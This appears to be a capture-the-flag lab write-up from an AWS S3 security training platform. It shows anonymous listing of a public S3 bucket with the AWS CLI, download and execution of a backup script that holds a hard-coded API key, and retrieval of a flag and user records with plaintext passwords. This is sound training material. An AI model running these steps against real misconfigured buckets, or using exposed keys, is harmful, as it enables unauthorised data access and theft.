ATTACK DEFENSE


by PentesterAcademy

Name	Sensitive Data Exposure
URL	https://attackdefense.com/challengedetails?cid=2299
Type	AWS Cloud Security : S3


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application



Step 2: Check source code for the web application.




```
11      <title></title>
12      <!-- End SEO tag -->
13      <!-- FAVICONS -->
14      <link rel="apple-touch-icon-precomposed" sizes="144x144" href="https://lab-webapp-static-resources.s3-ap-southeast-1.ama
15      <link rel="shortcut icon" href="https://lab-webapp-static-resources.s3-ap-southeast-1.amazonaws.com/static/favicon.ico">
16      <meta name="theme-color" content="#3063A0">
17      <!-- End FAVICONS -->
18      <script src="https://lab-webapp-static-resources.s3-ap-southeast-1.amazonaws.com/static/vendor/pace/pace.min.js"></scrip
19      <!-- BEGIN BASE STYLES -->
20      <link rel="stylesheet" href="https://lab-webapp-static-resources.s3-ap-southeast-1.amazonaws.com/static/vendor/bootstrap
21      <link rel="stylesheet" href="https://lab-webapp-static-resources.s3-ap-southeast-1.amazonaws.com/static/vendor/font-awes
22        <link rel="stylesheet" href="https://lab-webapp-static-resources.s3-ap-southeast-1.amazonaws.com/static/vendor/open-i
23      <!-- END BASE STYLES -->
```

S3 bucket URL found on line 15.

Step 3: Copy the bucket name and enumerate bucket using AWS CLI.


Command: aws s3 --no-sign-request --region ap-southeast-1 ls s3://lab-webapp-static-resources



```
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# aws s3 --no-sign-request --region ap-southeast-1 ls s3://lab-webapp-static-resources
                           PRE scripts/
                           PRE static/
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~#
```

Step 4: Check the objects of the bucket in the scripts directory.


Command: aws s3 --no-sign-request --region ap-southeast-1 ls s3://lab-webapp-static-resources/scripts



```
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# aws s3 --no-sign-request --region ap-southeast-1 ls s3://lab-webapp-static-resources/scripts/
2020-12-18 11:16:01          0
2020-12-18 11:28:52        176 backup.sh
root@AttackDefense:~#
root@AttackDefense:~#
```

Step 5: Download backup.sh object from the bucket.


Command: aws s3 --no-sign-request --region ap-southeast-1 cp s3://lab-webapp-static-resources/scripts/backup.sh ./



```
root@AttackDefense:~#
root@AttackDefense:~# aws s3 --no-sign-request --region ap-southeast-1 cp s3://lab-webapp-static-resources/scripts/backup.sh ./
download: s3://lab-webapp-static-resources/scripts/backup.sh to ./backup.sh
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# 
```

Step 6: Check the downloaded script.

Command: cat ./backup.sh




```
root@AttackDefense:~#
root@AttackDefense:~# cat ./backup.sh
#! /bin/bash

curl https://q8m67kwgsa.execute-api.ap-southeast-1.amazonaws.com/backup -H "x-api-key: JQeWlfbzCsaKhuKL0H
ackup-$(date +'%Y-%-m-%d')root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# 
```


Script reveals an API-endpoint and api key, it retrieves some information from API and stores it in a file !

Step 7: Run the script and check the file created by the script.

Commands:
chmod +x backup.sh
./backup.sh
cat <file created by script>



```
root@AttackDefense:~# chmod +x backup.sh
root@AttackDefense:~#
root@AttackDefense:~# ./backup.sh
root@AttackDefense:~#
root@AttackDefense:~# cat backup-2020-12-19 
```



```
root@AttackDefense:~# cat backup-2020-12-19
[
  {
    "FLAG": "5fdf979542918849166c2c974d9a05ec"
  },
  {
    "username": "petra",
    "first_name": "petrat",
    "last_name": "timbers",
    "age": "20",
    "password": "petra@12345",
    "is_admin": "False"
  },
  {
```

FLAG: 5fdf979542918849166c2c974d9a05ec

Successfully retrieved all user details and the flag.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)